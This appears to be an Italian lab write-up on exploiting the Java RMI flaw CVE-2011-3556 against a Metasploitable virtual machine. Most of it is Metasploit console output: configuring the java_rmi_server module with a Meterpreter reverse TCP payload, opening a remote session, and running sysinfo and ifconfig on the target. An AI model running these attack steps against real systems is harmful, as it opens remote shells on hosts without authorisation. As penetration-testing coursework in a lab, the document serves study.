VULNERABILITÀ JAVA RMI

Dettagli dell’exploit


IP target:	192.168.50.109
Porta:	1099
OS target:	Linux 2.6.24-16-server (Metasploitable)
Exploit Metasploit	multi/misc/java_rmi_server

Configurazione di rete


Dettagli di rete tramite ifconfig

```
Name  : eth0

Hardware MAC :  08:00:27:d0:88:23

MTU : 1500

Flags : UP, BROADCAST, MULTICAST

IPv4 Address : 192.168.50.109

IPv4 Netmask : 255.255.255.0

IPv6 Address : fe80 :: a00:27ff:fed0:8823

IPv6 Netmask : ffff:ffff:ffff:ffff ::
```


Screenshot



```
msf6 exploit(multi/misc/java_rmi_server) > set payloads 31
[!] Unknown datastore option: payloads. Did you mean PAYLOAD?
payloads ⇒ 31
msf6 exploit(multi/misc/java_rmi_server) > set payload 16
payload ⇒ linux/x86/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) > show options

Module options (exploit/multi/misc/java_rmi_server):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   HTTPDELAY  10               yes       Time that the HTTP Server will wait for the payload request
   RHOSTS     192.168.50.109   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT      1099             yes       The target port (TCP)
   SRVHOST    0.0.0.0          yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0
                                          to listen on all addresses.
   SRVPORT    8080             yes       The local port to listen on.
   SSL        false            no        Negotiate SSL for incoming connections
   SSLCert                     no        Path to a custom SSL certificate (default is randomly generated)
   URIPATH                     no        The URI to use for this exploit (default is random)


Payload options (linux/x86/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.50.100   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   2   Linux x86 (Native Payload)



View the full module info with the info, or info -d command.

msf6 exploit(multi/misc/java_rmi_server) > exploit

[*] Started reverse TCP handler on 192.168.50.100:4444
[*] 192.168.50.109:1099 - Using URL: http://192.168.50.100:8080/1qYY8jRe
[*] 192.168.50.109:1099 - Server started.
[*] 192.168.50.109:1099 - Sending RMI Header ...
[*] 192.168.50.109:1099 - Sending RMI Call ...
[*] 192.168.50.109:1099 - Replied to request for payload JAR
[*] Sending stage (1017704 bytes) to 192.168.50.109
[*] Meterpreter session 1 opened (192.168.50.100:4444 → 192.168.50.109:38621) at 2024-02-26 09:07:21 -0500

meterpreter > 
```



```
msf6 exploit(multi/misc/java_rmi_server) > exploit

[*] Started reverse TCP handler on 192.168.50.100:4444
[*] 192.168.50.109:1099 - Using URL: http://192.168.50.100:8080/1qYY8jRe
[*] 192.168.50.109:1099 - Server started.
[*] 192.168.50.109:1099 - Sending RMI Header ...
[*] 192.168.50.109:1099 - Sending RMI Call ...
[*] 192.168.50.109:1099 - Replied to request for payload JAR
[*] Sending stage (1017704 bytes) to 192.168.50.109
[*] Meterpreter session 1 opened (192.168.50.100:4444 → 192.168.50.109:38621) at 2024-02-26 09:07:21 -0500

meterpreter > syinfo
[-] Unknown command: syinfo
meterpreter > sysinfo
Computer     : metasploitable.localdomain
OS           : Ubuntu 8.04 (Linux 2.6.24-16-server)
Architecture : i686
BuildTuple   : i486-linux-musl
Meterpreter  : x86/linux
meterpreter > pwd
/
```



```
meterpreter > ifconfig

Interface  1
============
Name         : lo
Hardware MAC : 00:00:00:00:00:00
MTU          : 16436
Flags        : UP,LOOPBACK
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff::


Interface  2
============
Name         : eth0
Hardware MAC : 08:00:27:d0:88:23
```

CVE

VULNERABILITY DATABASE ID	CVE-2011-3556
Base Score:	7.5 HIGH

Data: 26/02/2024